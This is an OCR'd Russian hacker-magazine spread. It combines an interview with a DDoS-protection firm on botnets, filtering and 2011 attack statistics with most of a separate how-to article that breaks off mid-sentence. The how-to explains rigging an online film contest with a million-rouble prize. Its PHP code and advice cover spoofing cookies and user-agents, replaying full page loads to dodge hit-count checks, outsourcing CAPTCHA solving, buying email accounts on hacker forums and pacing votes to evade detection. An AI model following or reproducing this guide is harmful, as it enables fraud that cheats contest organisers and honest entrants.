Проблема существует внутри самого протокола, в его спецификации. Когда разрабатывался TCP/IP-стек, никто не думал, что интернет разрастется до таких масштабов по количеству узлов, достигнет таких скоростей и, что немаловажно, будет прокачивать через себя столько денег.

Существуют атаки, которые не используют ботнеты. Распределенную атаку можно провести и с помощью механизма отражения. Классика жанра — атаки DNS amplification с отражением и увеличением мощности.

Атаки на инфраструктуру затрагивают всё, что лежит вокруг сетевой инфраструктуры: протоколы маршрутизации и само оборудование, если менеджмент-модули имеют открытый IP-адрес.

Что такое атаки на сетевом уровне? Просто залить полосой в 56 Гбит — это clustery sort называется. Это последнее средство, когда ничего уже не помогает. Такие атаки очень дороги и чрезвычайно разрушительны не только для самой жертвы, но и для всех, кто «стоит рядом». Как правило, они не могут продолжаться дольше двух-трех суток, так как начинают доставлять проблемы даже источникам атаки — сетям, с которых она производится.

Базовые атаки, совершаемые с помощью ботнетов, которые насчитывают около 200 ботов и ничего, кроме «get корень», не умеют, в принципе не должны представлять собой проблему для грамотно написанного ресурса.

О ЗАЩИТЕ ОТ DDOS

От любой атаки можно защититься. Мы в этом не сомневаемся.

Обычно, когда на клиента начинается DDoS-атака, хостер не находит ничего умнее, чем просто отключить его, так как боится, что полягут и другие его клиенты.

Когда к нам приходит клиент, мы объясняем, что ему необходимо перевести DNS на наш IP-адрес (которой мы ему выделяем). Также, чтобы избежать атаки на прямой IP клиента, который уже засвечен в сети, необходимо его как минимум поменять, а как максимум — поменять этот IP и дополнительно скрыть с помощью настроек iptables или файервола все IP-адреса, кроме наших.

Как только перестраивается DNS, начинается фильтрация. А дальше происходит самое интересное — обучение фильтров. Обычно мы задаем для себя планку: после двух часов под атакой ресурс клиента должен начать работать. И в целом ее выдерживаем.

Система защиты нашего сервиса Qrator основана на множестве математических построений. Как обычно отвечает Яндекс на вопрос «а как у вас поиск устроен?»? Да просто! Берем текст, токенчики, разделители, строим индексы, ранжируем. У нас примерно то же самое, только мы решаем задачу по анализу и фильтрации трафика. Ее решением занято множество людей.

Поведенческий анализ — один из наиболее эффективных методов фильтрации трафика. Мы рассматриваем сайт как дерево переходов. В узлах дерева находятся странички, а в ребра мы закладываем вероятность перехода и задержку при переходе. В основе лежит тот простой факт, что роботы и люди видят веб-страницы по-разному. Когда времени на обучение достаточно, люди «натаптывают» в этих переходах определенные уплотнения — тропинки. Всё посетители, которые из них выпадают, с той или иной вероятностью являются роботами. Вроде бы всё просто. С другой стороны, если прикинуть, какие объемы памяти и вычислительные ресурсы понадобятся для обработки, ты поймешь, что, наверное, при текущих вычислительных мощностях это не так-то просто.

Если клиент приходит к нам уже под атакой, обучаться на атаке... не невозможно, но сложно. Часто это требует мониторинга со стороны инженера. Именно поэтому за подключение под атакой мы вынуждены брать некоторую дополнительную плату.

Мы рекомендуем подключаться к нашей сети до DDoS-атаки. Конечно, мы стараемся минимизировать время обучения под атакой. У нас оно составляет не неделю, как у Cisco Guard (это наш железный конкурент, который снят с производства), а всего несколько часов.

Любой, кто скажет, что false positive у него ноль, — шарлатан. Ложные срабатывания (когда в черные списки попадают легитимные посетители), к сожалению, неизбежны.

Хотя бы потому, что есть прокси, есть NAT'ы, есть просто люди, которые ведут себя не как обычные пользователи. Классический пример — администраторы сайтов. Администратор может нагрузить сервер, как 30, 40 и даже 100 пользователей.

К Cisco Guard у нас была одна претензия: когда к нему подключаешь атакуемый сервис, то независимо от того, есть там инженер или нет, первые сутки сервис работает так, что лучше бы он не работал вообще. Отсюда стало ясно, что от DDoS-атак невозможно защищать на прикладном уровне, не понимая семантику протокола приложения. Семантический анализ обязателен, как и поведенческий.

Мы отчетливо понимаем, что «серебряной пули нет»: то, что будет хорошо работать в одних ситуациях, не будет работать в других. Классификатор Qrator — это сложный набор алгоритмов, которые образуют систему голосования. Инструментарий мы стараемся развивать и дописывать и, надеюсь, найдем еще какие-нибудь эффективные методы в ближайшее время. Кое-какие задумки уже есть.

Примерно в один миллион долларов обойдется железка от Arbor, способная почистить 10 Гбит. Плюс человек, плюс канальные емкости... При этом атаки скоростью выше 10 Гбит/с мы наблюдаем примерно раз в месяц-полтора.

Мы склонны выделять два типа полос: активные и пассивные. В активноц полосе можно терминировать и проанализировать любое TCP-соединение и принять по нему решение. Полоса пассивная — это полоса, для управления которой нужно задать бит-маску, по которой будет резаться трафик. Таким образом, что-то интеллектуальное там порезать нельзя. Если говорить об активной полосе, то почти все наши поставщики трафика при необходимости блокируют UDP с определенного адреса, все ICMP или ICMP по определенной сигнатуре. На такой полосе мы спокойно проживали 57 Гбит. Уверены, что можем проживать и больше. Такие атаки не вызывают особых проблем, кроме необходимости оплачивать эту полосу, то есть мы говорим о цифре более 100 Гбит для пассивной полосы. Как следует из ситуации с DDoS-атаками на российском рынке, этого вполне достаточно.

Преимущество Qrator (как сервиса) перед купленным Arbor состоит в том, что наше решение не является точечным. Сеть построена по BGP-AnyCast, мы выбираем для установки точек исключительно магистральных операторов. Мы не ставим точки на public exchange просто потому, что это не гарантирует качества сервиса. Сеть развивается благодаря нашим собственным алгоритмам моделирования. Мы строим ее так, чтобы можно было распределять нагрузку на элементы сети более-менее равномерно.

Внутри точки присутствия система тоже масштабируема. Точка — это не одна «железка», их несколько. Есть карантинное оборудование, на которое «приземляются» некоторые атаки.

Мы создали модель, позволяющую математически рассчитать, как распределится трафик по интернету при появлении определенных анонсов BGP. Это позволяет нам гармонично развиваться и строить сеть, которую действительно можно балансировать по узлам.

Мы не завязаны на одного оператора связи и стараемся распределять риски по всем операторам, с которыми работаем.

Мы долго пытались разобраться с TCP/IP-стеком, смотрели на Free BSD и Linux и в итоге пришли к выводу, что стек в его теперешнем состоянии нам совершенно не нравится.
У нас есть своя облегченная версия TCP/IP, которая очень хорошо себя ведет на текущих короткоживущих протоколах, быстрых TCP-соединениях.

КОГДА РАЗРАБАТЫВАЛСЯ TCP/IP-СТЕК, НИКТО НЕ ДУМАЛ, ЧТО ИНТЕРНЕТ РАЗРАСТЕТСЯ ДО ТАКИХ МАСШТАБОВ

Мы не скрываем, что узел фильтрации работает под управлением Linux. Линкус — это такой контейнер, в котором осуществляется управление платформой и выполняются математические преобразования, необходимые для поведенческого анализа. Существенная часть TCP-стека живет в самой TCP-карте, поэтому, собственно, у нас получились такие хорошие показатели скорости\обработки пакетов. Один наш узел фильтрации в состоянии перелопатить 6 Гбит трафика.

От атак базового уровня защититься можно. Для этого нужно обязательно иметь выделенный хостинг, а также возможность скомпилировать модули и свою версию веб-сервера. Статей на эту тему написано много, и я, наверное, отошлю вас к своей статье 2008 года (найти ее можно в блоге на highloadlab.ru). Это одна из первых статей, в которой доступно изложено, что и как следует сделать. Также рекомендую ознакомиться с презентацией «Практическое руководство по выживанию в DDoS», которую мы показывали на Highload++ в 2009 году.

Мы пытались писать статьи на Хабре и рассказывать на отраслевой конференции, как самостоятельно защититься от атак базового уровня. Но, к сожалению, это не возымело никакого эффекта.

О БОТНЕТАХ

DDoS — это один из способов монетизации ботнета, но далеко не самый прибыльный. Еще есть спам, фрод, скликивание рекламы и так далее.

Я перечислил свойства ботнета на слайде для одной достаточно старой презентации. Когда я делал тот слайд, он казался мне абсолютно правильным:

1. Жадность. Ботнет старается нанести приложениям как можно больше вреда за единицу времени.
2. Ущербность. Ботнет не являет браузером. Это некий HTTP-стек, встроенный в червь. Как правило, он не умеет ставить корректные заголовки, не обладает JS-движком или обладает в ограниченном виде.
3. Самосохранение. Ботнет — ценный ресурс, и любые действия, приводящие к сокращению его размера приносят прямые финансовые убытки атакующим. Ботнет старается не производить действий, которые могли бы его демаскировать и отразиться на материнской системе.
4. Транснациональность. Ботнеты раскиданы по всему «шарику».
5. Конечность.

Пару лет назад мы первый раз увидели медленный ботнет, который не был жадным... Он делал один абсолютно легитимный запрос раз в пять минут. Мы удивились, но при этом ботнет, насчитывавший 75 тысяч ботов, всё же доставлял проблемы. Попробуйте-ка отфильтровать ЭТО.

Сейчас из всех пунктов, перечисленных выше, остался только один — желание ботнета самосохраняться. Ботнеты уже давно не жадные, не тупые и не ущербные. Сейчас мы имеем дело с полноценными минимизированными веб-браузерами с Java-скриптами, редиректами, cookies.

Раздать команды членам 20-тысячного ботнета с учетом того, что инициатором соединений является сам бот, — задача не самая тривиальная. Как правило, контрольные панели, к нашему удивлению, пишутся на том же самом LAMP Stack (Linux, Apache HTTP Server, MySQL и PHP). До 2010 года разворачивание ботнета-пятитысячника в направлении ресурса жертвы занимало 30–40 минут.

В 2010-м управление ботнетами начали организовывать с помощью P2P. Ребята стали просто супербыстро раздавать команды: в течение

пяти-шести минут ботнет, насчитывающий 10-20 тысяч ботов, может распространить команду внутри себя и развернуться на ресурс.

Ботнеты стараются как можно более точно имитировать поведение пользователей, чтобы затруднить их обнаружение и фильтрацию, выделение тела ботнета и блокировку.

В последние три месяца особой популярностью пользуется ботнет MinerBot, который добывает BitCoin. Он приходит на титульные страницы без реферера, случайным образом, переходит по ссылкам и действительно создает проблемы для решений вроде Cisco и Arbor. Они не в состоянии отфильтровать MinerBot, потому что он не обладает ни одним из тех изъянов, на обнаружение которых ориентированы эти решения.

Ботнеты также перестали быть транснациональными — загрузки легко продают по регионам. Первый раз мы такое увидели в 2009 году, когда к нам «пришел» ботнет на 1500 голов, и все чистое СНГ.

«Засыпающий ботнет» — так мы называем довольно модную атаку. Ботнет обнаруживает, что он весь зафильтрован, раздает команду и централизовано прекращает атаку. После этого рандомный член ботнета посылает тестовые запросы в ожидании, когда фильтр отключится. Как только он отключается, атака в течение трех-пяти минут возобновляется в полном объеме. Это опасно тем, что подобная атака может длиться бесконечно — никаких ресурсов, с точки зрения ботовода, она не потребляет.

Разные ботнеты здорово отличаются друг от друга. Сама техника атак постоянно меняется.

С ботнетами-миллионниками наблюдается очень интересная ситуация. В последние несколько лет существенно возросло количество тех, кто хотел бы обзавестись своим ботнетом. Простой эксперимент: поставим Windows XP SP1 на честный IP-адрес. Сколько он проживет до того, как на него что-нибудь «приземлится», даже если не открывать веб-бразуер? Максимум пять минут. Есть много команд, которые борются за увеличения тела ботнета, а само предложение уязвимых систем крайне ограниченно. Соответственно, количество ботнетов растет, а вот их размеры медленно, но верно снижаются. Ботнеты уже начинают пересекаться, то есть один компьютер является членом нескольких ботнетов сразу.

Ботнетов на десятки миллионов компьютеров становится всё меньше и меньше. Ими обладают совсем уж джедаи. :)

У нас нет возможности делать реверс-инжиниринг кода ботнета, потому что у нас нет административных возможностей по изъятию его тела и, самое главное, у нас нет своих специалистов, способных делать обратный инжиниринг кода, ориентированного на Windows-системы.

O HIGHLOAD LAB

Идея заниматься DDoS-атаками возникла у нас еще в МГУ. Мы посмотрели, как обстоят дела с устойчивостью к внешним воздействиям у правительственных ресурсов и с устойчивостью веб-приложений в России в целом. Стало понятно, что наши услуги, скорее всего, будут востребованы. Ведь отвалившийся интернет-магазин — это проблема только его владельца, но отвалившаяся налоговая инспекция — это проблема всей страны.

Начать исследования — это была моя личная инициатива. Университет предоставил инфраструктуру, я на свои деньги закупил оборудование.

В 2008 году у нас возникла идея. В 2009 году появилась бета-версия продукта, которую мы обкатывали в режиме открытой беты большую часть 2010 года. Мы принимали у себя на площадке любой терпящий бедствие проект. Стало ясно, что с этой задачей мы справляемся неплохо, даже располагая ограниченной университетской инфраструктурой. Мы, к примеру, помогли газете «Ведомости». Было здорово. :)

К коммерциализации нас подтолкнула необходимость: в июне 2010 года, когда максимальная емкость университетской сети составляла 10 Гбит, на нас упала атака в 12,5 Гбит. Атака показала, что фильтры справляются, и мы легко сможем преодолеть и более мощную атаку, но нужны канальные емкости. Это ценный и дорогой ресурс, но проигрывать тоже не хочется... У нас были какие-то свои накопленные средства, на которые и были закуплены канальные емкости. Также было закуплено дополнительное оборудование.

Нам повезло с запуском — у нас был замечательный стресс-тест. То есть 1 сентября я по плану как раз поставил последнюю точку входа, а 2 сентября к нам пришел Хабрахабр под атакой 6 Гбит. Мы получили бесплатный стресс-тест.

Трафик — это одна из наших главных статей расходов. Его тратится не просто много, а очень много.

Компания работает в нескольких направлениях: мы разрабатываем на заказ высоконагруженные веб-приложения и консультируем по вопросам их создания. Второе направление, самое перспективное для нас, самое динамично развивающееся, — это наш «коробочный» продукт, система фильтрации трафика Qrator. В него мы инвестируем практически всё, что зарабатываем.

На данный момент в нашей компании работает 12 человек. В нетехнический штат входят восемь инженеров и четыре других сотрудника. Двое из них внештатники из Москвы. В начале года, если всё пойдет хорошо, мы хотим пригласить в компанию еще двух инженеров. Так же как и Яндекс, мы ищем математиков, которые могут программировать, работать с данными (структурированным и плохо структурированными).

К сожалению, мы не занимаемся реверс-инжинирингом, но видим, что каждая атака имеет свою сигнатуру и логику.

Мы существуем уже год. Это был не самый легкий год. В какие-то моменты было очень тяжело и финансово, и морально. Но за это время мы выяснили, какие вопросы возникают при эксплуатации сервиса, поняли, как формировать тарифную стеку. Поскольку услуга новая, никто не знает, как ее продавать. Все предложения на рынке имеют те или иные изъяны.

Highloadlab прибыльна. В этом году мы планируем проводить серьезные технические разработки — будем строить новую версию своих специализированных сетевых процессоров — и активно развивать партнерство со всеми заинтересованными компаниями: хостинг-компаниями, телекомами.

Одна из наших целей — обеспечить защиту для мелкого бизнеса. Это самая незащищенная от атак прослойка. Многие компании берут за защиту от DDoS-атак от 50–100 тысяч, и, если мелкий бизнес столько заплатит, он разорится. Для предприятий малого бизнеса у нас есть специальный тариф — 5000 рублей. Но это не значит, что по более низким расценкам мы работаем хуже. На всех наших тарифах используется одна и та же система, качество фильтрации везде одинаково.


Мы предельно аполитичны. Во время выборов нашими клиентами были «Слон», New Times, golos.org, «Эхо Москвы», «Новая газета» СПБ, Forbes, Public Post, «Ведомости»... В общем, мы приняли под свое крыло всю оппозицию. Но даже с большим удовольствием мы бы поработали с тем же ЦИК. Но ЦИК к нам не пришел.

Единственный критерий для нас — ресурс должен обязательно соблюдать все законы. Мы принципиально не связываемся с сайтами, содержащими пиратский контент, имеющими нацистскую или порнографическую направленность, с фарма-партнерками и прочей интернет-грязью.

Мы подумали, что если бы нам удалось создать систему, построение и функционирование которой обходилось бы дешевле, чем проведение атаки, способной убить эту систему, то мы бы ликвидировали экономическое плечо атаки. Атаковать стало бы невыгодно. Исходя из этого, мы и строили идеологию развития нашего решения.

Формула DDoS

В прошлом году для многих стал ясен неожиданный факт: если какой-то сайт нужно положить, то это вполне можно устроить. Сколько DDoS-атак устроивается за год и насколько они эффективны — разбираемся с цифрами от Highloadlab.




Компоненты DDoS-атаки



производимый эффект

Статистика DDoS-атак в 2011 году



1861 ботов — средний размер ботнета



Всего было 1905 атак



340 атак без ботов



34 атаки мощностью выше 1 ГБ/с


Самые мощные атаки



56 Гбит/с — максимальная мощность атаки




486 ч. — максимальная продолжительность атаки



239 991 — количество ботов с самом большом ботнете


Кого чаще всего DDoS-ят?



DDoS — это метод конкурентной борьбы



Самые продолжительные атаки были на магазин кедровых бочек :)



Наибольший суммарный трафик — магазин магнитных игрушек

Атаки по месяцам:




Месяц	Атаки
Январь	437
Февраль	392
Март	303
Апрель	87
Май	22
Июнь	85
Июль	103
Август	89
Сентябрь	52
Октябрь	85
Ноябрь	143
Декабрь	107

Какие цели у атакующих?



реклама

политика



убеждения

деньги

*ДАННЫЕ НА СЕРЕДИНУ ДЕКАБРЯ 2011



Как накрутить **МИЛЛИОН**

ПОЛНЫЙ ГИД ПО НАКРУТКЕ ОНЛАЙН-ГОЛОСОВАНИЙ

Конкурсы с голосованием — модный тренд. Они привлекают большое количество посетителей, а трафик, как известно, это деньги. Особый интерес вызывают конкурсы, где за победу предлагаются лакомые призы. В этой статье я хочу рассказать о довольно своеобразном способе участия в подобных опросах.

DVD

На нашем диске ты найдешь все скрипты и функции, описанные в статье.

ПРЕДЫСТОРИЯ

Как-то раз, глубокой ночью, когда все нормальные люди уже спят, я сидел и о чем-то яростно дискутировал с другом в аське. В этот момент ко мне постучался клиент, который предложил плевую, на первый взгляд, задачу, суть которой заключалась в накрутке определенного количества голосов в одном онлайн-голосовании. Само голосование проходило за лучший короткометражный авторский фильм. Уже имея опыт накручивания всевозможных счетчиков, я сначала подумал, что потребуется набросать очередной скрипт из пары запросов на cURL, проходящих через прокси-сервер. Сомнения закрались, когда я увидел главный приз конкурса — один миллион рублей.

Тут мне стало интересно, к каким методам защиты от накрутки прибегла администрация сайта при таком существенном спонсировании. Ниже — мой отчет о том, как я последовательно решал проблемы, необходимые для реализации эффективного накрутчика.

РАЗВЕДКА

Сразу предупрежу, что в подобных голосованиях отслеживается IP-адрес каждого запроса, но подробно рассматривать это проблему мы не будем.

Существует довольно много способов добыть свежие прокси, а с технической точки зрения смена прокси для выполнения нового запроса решается всего одной строкой с cURL:

```
curl_setopt($c, CURLOPT_PROXY, $proxy_address);
```

Разработку накрутчика всегда стоит начинать с разведки. Я решил не изменять этому правилу и, прежде чем голосовать, запустил свой снифер. Для идентификации нас как уникального посетителя сайт сначала ставил в куки банальную сессию. Затем ресурс предлагал указать возраст для подтверждения совершеннолетия (скорее всего, потому, что некоторые фильмы были «для взрослых»).

Посмотрим на это с точки зрения накрутки: скрипт каждый раз проверяет дату рождения, поэтому было бы глупо производить накрутку с тысяч IP-адресов с одинаковой датой рождения. А значит, первое, что мы должны предусмотреть, — это граббинг сессии и рандомную генерацию даты рождения в cookie. Для этого в самом начале нашего скрипта мы объявим глобальную переменную с ранее сгенерированной датой в кукисах:

```
$cookie_session = array(
  'BIRTHDAY='.rand(1,29).'-'.rand(1,12).'-'.rand(1960,1985),
  'IS_18OLDER=1',
  'LANG=en'
);
```

Теперь, после того как мы подтвердили, что уже взрослые дядьки, нам следует зарегистрироваться. Переходим на страницу регистрации и видим, что нас просят ввести имя, фамилию, e-mail, на который придет активационный код, и текст с капчи. Данные для первых двух полей, а именно фамилию и имя, мы тоже должны генерировать каждый раз разные, так как 20 тысяч голосов от Петра Сидорова немного насторожат администратора. :)

Имена и фамилии легко достать в интернете или спарсить самому с какого-нибудь сайта имен и фамилий. А вот с активационным кодом и капчей придется повозиться. Хорошо, заполняем форму, нажимаем «Зарегистрироваться» и топаем на мыло. Там нас ждет письмо со ссылкой на подтверждение регистрации. После активации аккаунта нам следует авторизоваться, то есть зайти на страницу авторизации и отправить логин и пароль. При этом мы получаем в кукисах вторую сессию, отвечающую за доступ к аккаунту. Затем нужно перейти на страничку видеоролика, который мы накручиваем, и нажать кнопочку «Голосовать». Запрос передается через Ajax, что немного ускоряет процесс накрутки. В принципе, это все. Но не забываем, что на кону целый миллион, поэтому нам нужно учесть все детали и мелочи, чтобы накрутку нельзя было заметить.

```
Емайл: waltgomep
Пароль к емайлу: OcttSyIpbHA6
Пароль к сайту: 91a1c490299
Открытие письма (17:37)...
Поиск идентификатора пользователя (17:38)...
Идентификатор пользователя найден: 563
Поиск кода активации (17:38)...
Код активации найден: OwYQo1hZ
Активация регистрации (17:38)...
Загрузка страницы успешной активации (17:38)...
Попытка авторизоваться (17:39)...
Авторизация прошла успешно, загрузка главной страницы (17:39)...

PHPSESSID=bc8886ab0a70fcd9c369d6ea8887776d;
BIRTHDAY=9-7-1982;                IS_18OLDER=1;
Открытие страницы с видео-файлом (17:40)...
Посылка голоса (17:41)...
Голос послан, ответ системы: 262
Работа скрипта закончена. Начинаем цикл снова...
```

Статус работы накрутчика



Панель для управления сервисом для распознования CAPTCHA'ей

УНИКАЛЬНОСТЬ ЗАГОЛОВКОВ

В любой накрутчик сразу же хочется добавить многопоточность. Но данный случай, скорее, представляет собой исключение из правил, и многопоточность нам только помешает. Если проголосовать в одну секунду тысячу раз, а потом весь день не голосовать вообще, это будет слишком подозрительно. Поэтому мы прибегнем к поочередному голосованию, во время которого к тому же будем делать паузы.

Вдобавок следует отметить, что браузер (заголовок User-Agent) тоже нужно генерировать всегда рандомно, так как для пущей достоверности у всех ботов должны быть разные «браузеры». Для этого у меня давно подготовлен скрипт с большим количеством юзер-агентов, который ждет тебя на нашем диске. Достаточно просто добавить две строки:

```
include('./useragents.lib.php');
$chosen_useragent = chooseBrowser();
```

Таким образом, мы получим рандомный браузер из 150 возможных. Идем дальше. Сайт сразу устанавливает сессию, которая потом передается в каждом запросе через cookie. Поэтому первое, что нам нужно сделать при работе с сайтом, — это придумать, под какой браузер мы будем маскироваться (User-Agent), и получить сессию, чтобы потом вставлять ее в каждый запрос.

В cURL есть возможность манипулировать cookie-записями, но я не люблю этот способ и сохраняю куки в глобальной переменной, которая доступна из всех функций. Для этого просто составляем запрос с предустановленным юзер-агентом к главной странице сайта, получаем куки, которые возвращает сервер, и сохраняем их в переменной для дальнейшего использования.

ЗАГРУЗКА ВСЕЙ СТРАНИЦЫ

Еще один момент, который может показаться излишним, — это выполнение абсолютно всех запросов, которые выполняет браузер. Возникает соблазн отправить минимум запросов с данными. Но это было бы ошибкой. Почему? Потому, что на сайте может действовать такой способ выявления накрутки, как, скажем, учет хитов по картинке.

Это означает, что количество загрузок, например, картинки видеоролика должно приблизительно равняться количеству просмотров этого видео. Количество посещений всегда должно превышать (раза в два-четыре) количество голосов. Таким образом, мы будем не только накручивать голоса с помощью левых аккаунтов, но и эмулировать «ботов», просматривающих видео. Лично я взял соотношение 1 : 3, чтобы на три просмотра приходился один голос. Но если грузить только страницу просмотра видео (накручивать количество просмотров), то нужно также не забывать загружать и весь остальной контент, то есть картинки, JavaScript-файлы, таблицы стилей и всё-всё-всё, вплоть до иконки сайта. А как иначе? Для 100 голосов нужно 1000 посещений, а если при 1000 посещений картинка видеоролика будет загружена всего 20 раз, то это вызовет явные подозрения.

Каким же образом можно эмулировать абсолютно всю загрузку? Ведь для этого необходимо парсить страницу, скрипты, таблицы стилей и все остальное. Нет, парсить мы ничего не будем, точнее,



Логи HTTP-снифера

будем, но не страницу. Все можно сделать проще. Достаточно лишь воспользоваться плагином LiveHTTPHeaders в браузере Mozilla Firefox (или же сервисом Opera Dragonfly из могучей Оперы) и открыть с его помощью страницу, загрузку которой мы хотим эмулировать. На выходе мы получим длинный лог всех обращений ко всем файлам, которые загрузил браузер. Сохраним этот лог в файле и напишем две функции.

Первая будет парсить этот лог-файл и возвращать нам массив из значений, где адресом загружаемого файла служит ключ, а значением — хидер текущей загрузки, причем с предустановленными куки (сессией) и браузером, так как куки и браузер должны меняться при каждом голосовании (поскольку объем журнала крайне ограничен, советую прямо сейчас найти на нашем диске соответствующую функцию и изучить ее). После сохранения лога в файле и вызова вышеупомянутой функции в виде

```
$list = parseRequests(
    file_get_contents('./index_map.txt'),
    $chosen_useragent,
    $cookie);
```

мы получим массив из всех запросов, которые выполнил браузер при загрузке страницы.

Вторая функция называется curlMulti() и отвечает за выполнение этих запросов. Здесь мы как раз вполне можем использовать многопоточность, поскольку браузер умеет загружать файлы многопоточно (снова смотри диск). Эта функция принимает массив ссылок и массив шапок (headers), которые впоследствии загружаются многопоточно, что ускоряет процесс.

Также можно опционально выключить/включить загрузку самих файлов, оставив только загрузку шапки, либо просто посылать запросы, ничего не загружая. Последний параметр функции позволяет загрузить только определенный элемент, если нам не нужны все остальные. Открою тебе небольшую тайну: это пригодится при загрузке страницы регистрации, а именно при загрузке файла капчи.

ИЗВЛЕКАЕМ CAPTCHA

Чтобы эмулировать действия пользователя, для начала мы должны зайти на главную страницу. Сделаем это с помощью следующего кода:

```
function loadIndex(){
  global $chosen_useragent, $cookie_session;
  $list = parseRequests(
      file_get_contents('./index_map.txt'),
      $chosen_useragent,
      'Cookie: ' . implode('; ', $cookie_session));
  $links = array(); $heads = array();
  foreach ($list as $link => $head){
      $links[] = $link;
      $heads[] = $head;
  }
  $paged = cM($links, $heads, 1, 1);
}
```

Как видно по вышеприведенной функции, файл index_map.txt как раз и представляет собой лог, созданный с помощью аддона к Firefox при загрузке всей страницы. Этот лог, кстати, также следует немного обработать вручную, так как загружать, например, рекламу Гугла или файлы, размещаемые на других сайтах, не имеет смысла. С главной страницы перейдем на страницу регистрации. За некоторыми отличиями функция для захода на страницу регистрации будет похожа на предыдущую. Нам нужно подготовить еще один лог-файл с помощью LiveHTTPHeaders и поправить его, а также заменить строку

```
$paged = cM($links, $heads, 1, 1);
```

на

```
$paged = cM($links, $heads, 1, 1, 'captcha.php');
list($c_url, $sid) = explode('captcha_sid=', $links[11]);
return array(
     'sid' => $sid,
     'image' => base64_encode($paged[11])
   );
```

В данном случае будет эмулироваться загрузка всех элементов, а картинка капчи даже вполне успешно вернется. $links[11] и $paged[11] — это ссылка и значение запроса для 12-го элемента загрузки, а именно капчи, соответственно (рассчитывается на основе порядка следования файлов в логе снифера). Из ссылки выдирается sid, к которому привязано значение текста с капчи. Далее нужно разгадать капчу.

В этом нам поможет известный сервис antigate.com, который за символическую плату ($1 за 1000 изображений) предлагает решить капчи вручную с помощью армии китайцев. В моем случае API-функция распознавания, представленная на официальном сайте, немного модифицирована. В ней я указал только путь к сохраненному файлу капчи и ключ доступа:

```
$captcha = loadReg();
```

```
$local = md5($captcha['image']);
$write_c = fopen('./captchas/'.$local.'.jpg', 'wb');
fputs($write_c, base64_decode($captcha['image']));
fclose($write_c);

$cresult = recognize('./captchas/'.$local.
  '.jpg', 'e12dc4858bac1f4ee338c577f9d300');
```

Теперь у нас есть ответ капчи в переменной $cresult.

ПРОБЛЕМА С ПОЧТОЙ

Далее мы сталкиваемся с необходимостью как-то зарегистрировать почту, чтобы позже использовать ее для активации аккаунта. Само собой, мыло каждый раз должно быть разное. Проблему можно решить тремя способами:

1. Зарегистрировать аккаунты на бесплатных почтовых серверах, например Яндексе или Рамблере. Конечно, если нужно большое количество мейлов, то придется использовать крутой автореггер или купить кем-то зарегистрированные (опять же с помощью автореггера) аккаунты.
2. Купить домен, схожий по названию с известными почтовиками, и настроить скрипт, собирающий в один ящик почту, отправляемую на все адреса. Таким образом, почта, отправленная на 123@домен.ру и 234@домен.ру, попадет в один ящик, а значит, можно смело генерировать тысячи адресов. Здесь снова нужны деньги и знания.
3. Самый простой и бесплатный способ — использовать скрипт, который любезно подготовлен автором этой статьи. Скрипт использует бесплатный сервис mailinator.net для проверки любого адреса, уже зарегистрированного в системе. Нам нужно просто указать произвольный адрес на доменах этого сервиса, а потом зайти (без авторизации!) в соответствующий аккаунт через веб-интерфейс и проверить почту. Всего доступно 11 доменов. Скрипт с подробными комментариями по использованию ждет тебя на диске.


Какой же из способов мы применим? К сожалению, нам придется потратиться на первый вариант, так как важность момента требует жертв. Мы не будем писать автореггер, а просто найдем на любом из хакерских форумов продавца аккаунтов, у которого можно купить адреса электронной почты, подходящие для проверки через расширение PHP IMAP. Да, доступ к серверам почтовых сервисов осуществляется по-разному, поэтому нужно заранее узнать, какой из них нам подойдет, и лишь только потом закупаться аккаунтами. Лично мне подходит аккаунт на Рамблере, так как никаких проблем с проверкой почты я там никогда не испытывал. Далее пишем вот такую вот функцию для получения тела последнего письма:

```
function getMessage($login, $password){
  $imap = imap_open(
   '{mail.rambler.ru:110/pop3/notls}INBOX',
   $login,
   $password);

  if ($imap){
     $body = imap_qprint(
        imap_body($imap, (imap_num_msg($imap) - 1)));
  }
  else{return false;}

  return $body;
}
```

Эта функция возвращает текст последнего письма, пришедшего


Please confirm your FUND account info

Fri, 28 Oct 2011 15:17:51 +0000

You are welcome to Fund short movie contest!

Before you begin to create the best movie ever, you are to confirm your account info.

Step one: follow the link
Step two: input this code 9njCuDyg

Be lucky and inspired!

Письмо для подтверждения регистрации в конкурсе

Позиция	Название	Число голосов	Кем добавлено
1	Monstro	12852	Submitted by Владимир Есенин
2	Terminator 2	10868	Submitted by Andrei Chernyshev
